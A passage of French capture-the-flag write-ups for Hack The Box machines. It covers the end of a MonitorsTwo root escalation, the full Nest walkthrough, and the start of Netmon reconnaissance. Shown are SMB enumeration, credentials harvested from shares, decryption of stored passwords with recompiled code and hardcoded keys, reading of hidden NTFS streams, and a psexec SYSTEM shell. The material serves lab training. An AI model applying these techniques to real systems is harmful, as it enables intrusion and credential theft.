[?] If it didn't spawn a shell go to this path and execute './bin/bash -p'

[!] Spawning Shell
bash-5.1# exit
marcus@monitorstwo:~$ cd /var/lib/docker/overlay2
/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1
/merged$ ./bin/bash -p
bash-5.1# whoami
```

```
root
```

On obtient ainsi les droits root sur la machine

Nest

Reconnaissance

Machine cible Adresse IP : `10.10.10.178`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.178
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 19:22 CET
Nmap scan report for 10.10.10.178
Host is up (0.019s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
445/tcp  open  microsoft-ds
4386/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-02-09T18:24:19
|_  start_date: 2025-02-09T18:06:56
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 148.71 seconds
```

Le scan révèle qu'il y a 2 ports ouverts. Le port 445 pour le service SMB et le port 4386 pour le service SMB2. On peut enumérer le service SMB pour afficher le nombre de Shares

```
smbclient -N -L //10.10.10.178

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.178 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

On peut voir qu'il y a plusieurs Partages, on peut se connecter à l'un d'eux et enumérer le contenu :

```
smbclient //10.10.10.178/Users
Password for [WORKGROUP\yoyo]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jan 26 00:04:21 2020
  ..                                  D        0  Sun Jan 26 00:04:21 2020
  Administrator                       D        0  Fri Aug  9 17:08:23 2019
  C.Smith                             D        0  Sun Jan 26 08:21:44 2020
  L.Frost                             D        0  Thu Aug  8 19:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 19:02:50 2019
  TempUser                            D        0  Thu Aug  8 00:55:56 2019

                5242623 blocks of size 4096. 1839807 blocks available

smbclient //10.10.10.178/Data
Password for [WORKGROUP\yoyo]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Aug  8 00:53:46 2019
  ..                                  D        0  Thu Aug  8 00:53:46 2019
  IT                                  D        0  Thu Aug  8 00:58:07 2019
  Production                          D        0  Mon Aug  5 23:53:38 2019
  Reports                             D        0  Mon Aug  5 23:53:44 2019
  Shared                              D        0  Wed Aug  7 21:07:51 2019

                5242623 blocks of size 4096. 1839807 blocks available
```

```
...
smb: \Shared\Maintenance\> dir
  .                                   D        0  Wed Aug  7 21:07:32 2019
  ..                                  D        0  Wed Aug  7 21:07:32 2019
  Maintenance Alerts.txt              A       48  Tue Aug  6 01:01:44 2019

                5242623 blocks of size 4096. 1839807 blocks available
...
smb: \Shared\Templates\HR\> dir
  .                                   D        0  Wed Aug  7 21:08:01 2019
  ..                                  D        0  Wed Aug  7 21:08:01 2019
  Welcome Email.txt                   A      425  Thu Aug  8 00:55:36 2019

                5242623 blocks of size 4096. 1839807 blocks available
...
```

On télécharge les fichiers présents, le fichier Welcome Email.txt a le contenu suivant :

```
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
```

On peut voir qu'il y a les identifiants de l'utilisateur `TempUser:welcome2019` on peut utiliser ces identifiants pour se connecter en SMB aux Shares qui étaient inaccessibles et télécharger les fichiers présents :

```
smbclient //10.10.10.178/Data --user=TempUser --password=welcome2019
smb: \IT\Configs\RU Scanner\> dir
  .                                   D        0  Wed Aug  7 22:01:13 2019
  ..                                  D        0  Wed Aug  7 22:01:13 2019
  RU_config.xml                       A      270  Thu Aug  8 21:49:37 2019

                5242623 blocks of size 4096. 1839803 blocks available

smb: \IT\Configs\RU Scanner\> mget *
...
smbclient //10.10.10.178/Secure$ --user=TempUser --password=welcome2019
...
smb: \IT\Configs\NotepadPlusPlus\> dir
  .                                   D        0  Wed Aug  7 21:31:37 2019
  ..                                  D        0  Wed Aug  7 21:31:37 2019
  config.xml                          A     6451  Thu Aug  8 01:01:25 2019
  shortcuts.xml                       A     2108  Wed Aug  7 21:30:27 2019

                5242623 blocks of size 4096. 1839675 blocks available
smb: \IT\Configs\NotepadPlusPlus\> mget *
```

Le contenu du fichier téléchargé `RU_config.xml` est le suivant :

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

Il y a les identifiants de l'utilisateur c.smith mais le mot de passe est crypté.
Le fichier config.xml qui était présent dans le Share NotepadPlusPlus contient le chemin vers le share `Secure$/IT/Carl/Temp.txt` :

```
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
```

Dans le Share Secure$ est présent plusieurs fichiers dont le programme Visual Studio : "Utils.vb" du dossier "RUScanner" :

```
smb: \> recurse on
smb: \> prompt off
smb: \> cd /IT/Carl/
smb: \> mget *

### Contenu du fichier Utils.vb
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils

    Public Shared Function GetLogFilePath() As String
        Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
    End Function




    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function

    Public Shared Function EncryptString(PlainString As String) As String
        If String.IsNullOrEmpty(PlainString) Then
            Return String.Empty
        Else
            Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function

    Public Shared Function Encrypt(ByVal plainText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String

        Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
        Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
        Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                         saltValueBytes, _
                                         passwordIterations)
        Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC
        Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
        Using memoryStream As New IO.MemoryStream()
            Using cryptoStream As New CryptoStream(memoryStream, _
                                           encryptor, _
                                           CryptoStreamMode.Write)
                cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
                cryptoStream.FlushFinalBlock()
                Dim cipherTextBytes As Byte() = memoryStream.ToArray()
                memoryStream.Close()
                cryptoStream.Close()
                Return Convert.ToBase64String(cipherTextBytes)
            End Using
        End Using
    End Function

    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
                                   ByVal saltValue As String, _
                                    ByVal passwordIterations As Integer, _
                                   ByVal initVector As String, _
                                   ByVal keySize As Integer) _
                           As String

        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
```

```
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                       saltValueBytes, _
                                       passwordIterations)

        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))

        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC

        Dim decryptor As ICryptoTransform
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)

        Dim memoryStream As IO.MemoryStream
        memoryStream = New IO.MemoryStream(cipherTextBytes)

        Dim cryptoStream As CryptoStream
        cryptoStream = New CryptoStream(memoryStream, _
                                    decryptor, _
                                    CryptoStreamMode.Read)

        Dim plainTextBytes As Byte()
        ReDim plainTextBytes(cipherTextBytes.Length)

        Dim decryptedByteCount As Integer
        decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                           0, _
                                           plainTextBytes.Length)

        memoryStream.Close()
        cryptoStream.Close()

        Dim plainText As String
        plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                       0, _
                                       decryptedByteCount)

        Return plainText
    End Function




End Class
```

Ce fichier permet de décrypter le mot de passe.


Exploitation

Il est possible d'utiliser un compilateur en ligne qui va permettre de lancer le programme et découvrir le mot de passe, on utilise pour cela le site `dotnetfiddle.net` afin de compiler le programme dans le Framework .NET on modifie le programme Utils.vb en ajoutant la fonction `Utils.DecryptString()` qui contient le mot de passe crypté :

```
Imports System.Text
Imports System.Security.Cryptography
Imports System
Public Class Utils

    Public Shared Function DecryptString(EncryptedString As String) As String
        If String.IsNullOrEmpty(EncryptedString) Then
            Return String.Empty
        Else
            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        End If
    End Function

    Public Shared Function Decrypt(ByVal cipherText As String, _
                                   ByVal passPhrase As String, _
```

```
                                ByVal saltValue As String, _
                                 ByVal passwordIterations As Integer, _
                                ByVal initVector As String, _
                                ByVal keySize As Integer) _
                        As String

        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                       saltValueBytes, _
                                       passwordIterations)

        Dim keyBytes As Byte()
        keyBytes = password.GetBytes(CInt(keySize / 8))

        Dim symmetricKey As New AesCryptoServiceProvider
        symmetricKey.Mode = CipherMode.CBC

        Dim decryptor As ICryptoTransform
        decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)

        Dim memoryStream As IO.MemoryStream
        memoryStream = New IO.MemoryStream(cipherTextBytes)

        Dim cryptoStream As CryptoStream
        cryptoStream = New CryptoStream(memoryStream, _
                                    decryptor, _
                                    CryptoStreamMode.Read)

        Dim plainTextBytes As Byte()
        ReDim plainTextBytes(cipherTextBytes.Length)

        Dim decryptedByteCount As Integer
        decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                           0, _
                                           plainTextBytes.Length)

        memoryStream.Close()
        cryptoStream.Close()

        Dim plainText As String
        plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                        0, _
                                        decryptedByteCount)

                System.Console.WriteLine(plainText)
                Return plainText
    End Function

        Public Class SsoIntegration

        Public Property Username As String
        Public Property Password As String

        End Class


        Sub Main()
                                Dim test As New SsoIntegration With {.Username = "c.smith", .Password =
                                 Utils.DecryptString("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=")}
        End Sub

End Class
```

On lance ensuite le programme pour obtenir le mot de passe décrypté :



Le mot de passe découvert est `xRxRxPANCAK3SxRxRx` on peut l'utiliser pour se connecter au share avec les identifiants de l'utilisateur `c.smith` :

```
smbclient -U C.Smith //10.10.10.178/users xRxRxPANCAK3SxRxRx
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jan 26 00:04:21 2020
  ..                                  D        0  Sun Jan 26 00:04:21 2020
  Administrator                       D        0  Fri Aug  9 17:08:23 2019
  C.Smith                             D        0  Sun Jan 26 08:21:44 2020
  L.Frost                             D        0  Thu Aug  8 19:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 19:02:50 2019
  TempUser                            D        0  Thu Aug  8 00:55:56 2019

                5242623 blocks of size 4096. 1839518 blocks available
smb: \>
```

On obtient ainsi l'accès avec l'utilisateur c.smith

Privilege Escalation

Il nous faut à présent l'accès Administrator. En explorant les dossiers de l'utilisateur on découvre qu'il y a un fichier contenant une configuration "Debug Mode Password.txt" le fichier est vide mais il y a un deuxième channel de présent, et cette fois le fichier contient du texte, on télécharge le fichier depuis cette deuxième channel :

```
smb: \C.Smith\HQK Reporting\> dir
  .                                   D        0  Fri Aug  9 01:06:17 2019
  ..                                  D        0  Fri Aug  9 01:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 14:18:42 2019
  Debug Mode Password.txt             A        0  Fri Aug  9 01:08:17 2019
  HQK_Config_Backup.xml               A      249  Fri Aug  9 01:09:05 2019

                5242623 blocks of size 4096. 1839518 blocks available

smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    ven. août  9 01:06:12 2019 CEST
access_time:    ven. août  9 01:06:12 2019 CEST
write_time:     ven. août  9 01:08:17 2019 CEST
change_time:    mer. juil. 21 20:47:12 2021 CEST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQK Reporting\> get DEBUGM~1.TXT:Password:$DATA debug.txt
getting file \C.Smith\HQK Reporting\DEBUGM~1.TXT:Password:$DATA of size 15 as debug.txt (0,2 KiloBytes/sec) (average
```

Le fichier contient le text suivant : `WBQ201953D8w` il s'agit d'un mot de passe pour le mode debug du service HQK Reporting on se connecte en telnet et on enumère les fichiers :


```
telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
```

```
Escape character is '^]'.

HQK Reporting Service V1.2

>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  COMPARISONS
[1]   Invoices (Ordered By Customer)
[2]   Products Sold (Ordered By Customer)
[3]   Products Sold In Last 30 Days

Current Directory: ALL QUERIES
>SETDIR ..

Current directory set to HQK
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]   HqkSvc.exe
[2]   HqkSvc.InstallState
[3]   HQK_Config.xml

Current Directory: HQK
>SETDIR LDAP

Current directory set to LDAP
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

Le fichier Ldap.conf contient le mot de passe du compte administrateur crypté en Base64 il y a aussi l'executable "HqkLdap.exe" présent. On le télécharge depuis le serveur SMB :

```
smbclient -U C.Smith //10.10.10.178/users xRxRxPANCAK3SxRxRx
...
smb: \C.Smith\HQK Reporting\AD Integration Module\> dir
  .                                   D        0  Fri Aug  9 14:18:42 2019
  ..                                  D        0  Fri Aug  9 14:18:42 2019
  HqkLdap.exe                         A    17408  Thu Aug  8 01:41:16 2019

                5242623 blocks of size 4096. 1839518 blocks available
smb: \C.Smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
getting file \C.Smith\HQK Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HqkLdap.exe
(114,9 KiloBytes/sec) (average 114,9 KiloBytes/sec)
```

On utilis IlSpy pour le décompiler :




On copie colle le contenu de ”CR” et on ajoute une fonction afin de décrypter le mot de passe LDAP :

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

  public class CR
  {
    private const string K = "667912";
    private const string I = "1L1SA61493DRV53Z";
    private const string SA = "1313Rf99";

    public static string DS(string EncryptedString){
                return string.IsNullOrEmpty(EncryptedString) ? string.Empty : CR.RD(EncryptedString, "667912",
                 "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
        }


    private static string RD(
      string cipherText,
      string passPhrase,
      string saltValue,
      int passwordIterations,
      string initVector,
      int keySize)
    {
      byte[] bytes1 = Encoding.ASCII.GetBytes(initVector);
      byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
      byte[] buffer = Convert.FromBase64String(cipherText);
      byte[] bytes3 = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations).GetBytes(checked ((int)
       Math.Round(unchecked ((double) keySize / 8.0))));
      AesCryptoServiceProvider cryptoServiceProvider = new AesCryptoServiceProvider();
      cryptoServiceProvider.Mode = CipherMode.CBC;
      ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(bytes3, bytes1);
      MemoryStream memoryStream = new MemoryStream(buffer);
      CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, decryptor, CryptoStreamMode.Read);
      byte[] numArray = new byte[checked (buffer.Length + 1)];
      int count = cryptoStream.Read(numArray, 0, numArray.Length);
      memoryStream.Close();
      cryptoStream.Close();
          System.Console.WriteLine(Encoding.ASCII.GetString(numArray, 0, count));
      return Encoding.ASCII.GetString(numArray, 0, count);
    }
        public static void Main(){
                DS("yyEqOUvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=");
        }
  }
```

On copie le programme avec le compilateur en ligne, on ajoute le mot de passe administreteur crypté en modifiant le code pour qu'il puisse décrypter le mot de passe :

```
// HqkLdap.CR
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

public class CR
{
        public void Main(){
        Console.WriteLine(DS("yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4="));
    }
        private const string K = "667912";

        private const string I = "1L1SA61493DRV53Z";

        private const string SA = "1313Rf99";

        public static string DS(string EncryptedString)
        {
                if (string.IsNullOrEmpty(EncryptedString))
                {
                        return string.Empty;
        }
        return RD("yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=", "667912", "1313Rf99", 3,
        "1L1SA61493DRV53Z", 256);
    }

        private static string RD(string cipherText, string passPhrase, string saltValue, int
        passwordIterations, string initVector, int keySize)
        {
                byte[] bytes = Encoding.ASCII.GetBytes(initVector);
                byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
                byte[] array = Convert.FromBase64String(cipherText);
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2,
                passwordIterations); checked
                {
                        byte[] bytes3 = rfc2898DeriveBytes.GetBytes((int)Math.Round((double)keySize / 8.0));
                        AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
                        aesCryptoServiceProvider.Mode = CipherMode.CBC;
                        ICryptoTransform transform = aesCryptoServiceProvider.CreateDecryptor(bytes3, bytes);
                        MemoryStream memoryStream = new MemoryStream(array);
                        CryptoStream cryptoStream = new CryptoStream(memoryStream, transform,
                        CryptoStreamMode.Read);
                        byte[] array2 = new byte[array.Length + 1];
                        int count = cryptoStream.Read(array2, 0, array2.Length);
                        memoryStream.Close();
                        cryptoStream.Close();
                        return Encoding.ASCII.GetString(array2, 0, count);
                }
        }
}
```



On obtient le mot de passe `XtH4nkS4Pl4y1nGX` on peut l'utiliser pour se connecter à l'utilisateur Administrator avec impacket :

```
impacket-psexec administrator@10.10.10.178
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file eSfAagkF.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service goZF on 10.10.10.178.....
[*] Starting service goZF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

On obtient ainsi les droits administrateur sur la machine

Netmon

Reconnaissance

Machine cible Adresse IP : `10.10.10.152`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 12:04 CET
Nmap scan report for 10.10.10.152
Host is up (0.052s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19  11:18PM                 1024 .rnd
| 02-25-19  09:15PM       <DIR>          inetpub
| 07-16-16  08:18AM       <DIR>          PerfLogs
| 02-25-19  09:56PM       <DIR>          Program Files
| 02-02-19  11:28PM       <DIR>          Program Files (x86)
| 02-03-19  07:08AM       <DIR>          Users
|_11-10-23  09:20AM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-21T11:05:05
|_  start_date: 2025-02-21T11:01:47

Nmap done: 1 IP address (1 host up) scanned in 149.61 seconds
```

Le scan révèle qu'il y une dizaine de ports ouverts et qu'il s'agit d'une machine sous Windows. Il y a le port 21 pour le service FTP le port 80 pour le service HTTP le port 445 pour le service SMB
Le site web est celui d'un service de monitoring appelé "PRTG" qui demande un des identifiants de connexion.
Le service FTP autorise la connexion anonyme, on peut enumerer le contenu du serveur FTP :

```
ftp anonymous@10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||50134|)
125 Data connection already open; Transfer starting.
02-02-19  11:18PM                 1024 .rnd
02-25-19  09:15PM       <DIR>          inetpub
07-16-16  08:18AM       <DIR>          PerfLogs
```

```
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-03-19  07:08AM       <DIR>          Users
11-10-23  09:20AM       <DIR>          Windows
226 Transfer complete.
ftp> cd ProgramData
...
ftp> cd Paessler
...
ftp> cd PRTG\ Network\ Monitor
ftp> dir
229 Entering Extended Passive Mode (|||50158|)
125 Data connection already open; Transfer starting.
02-21-25  06:02AM       <DIR>          Configuration Auto-Backups
02-21-25  06:02AM       <DIR>          Log Database
02-02-19  11:18PM       <DIR>          Logs (Debug)
02-02-19  11:18PM       <DIR>          Logs (Sensors)
02-02-19  11:18PM       <DIR>          Logs (System)
02-21-25  06:02AM       <DIR>          Logs (Web Server)
02-21-25  06:02AM       <DIR>          Monitoring Database
02-25-19  09:54PM              1189697 PRTG Configuration.dat
02-25-19  09:54PM              1189697 PRTG Configuration.old
07-14-18  02:13AM              1153755 PRTG Configuration.old.bak
